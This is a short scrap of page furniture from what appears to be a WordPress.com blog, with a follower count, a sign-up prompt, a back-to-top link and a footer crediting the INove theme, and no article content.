Join 9 other followers

Sign me up!

[Top](#)

[Create a free website or blog at WordPress.com.](#) [The INove Theme.](#)

Follow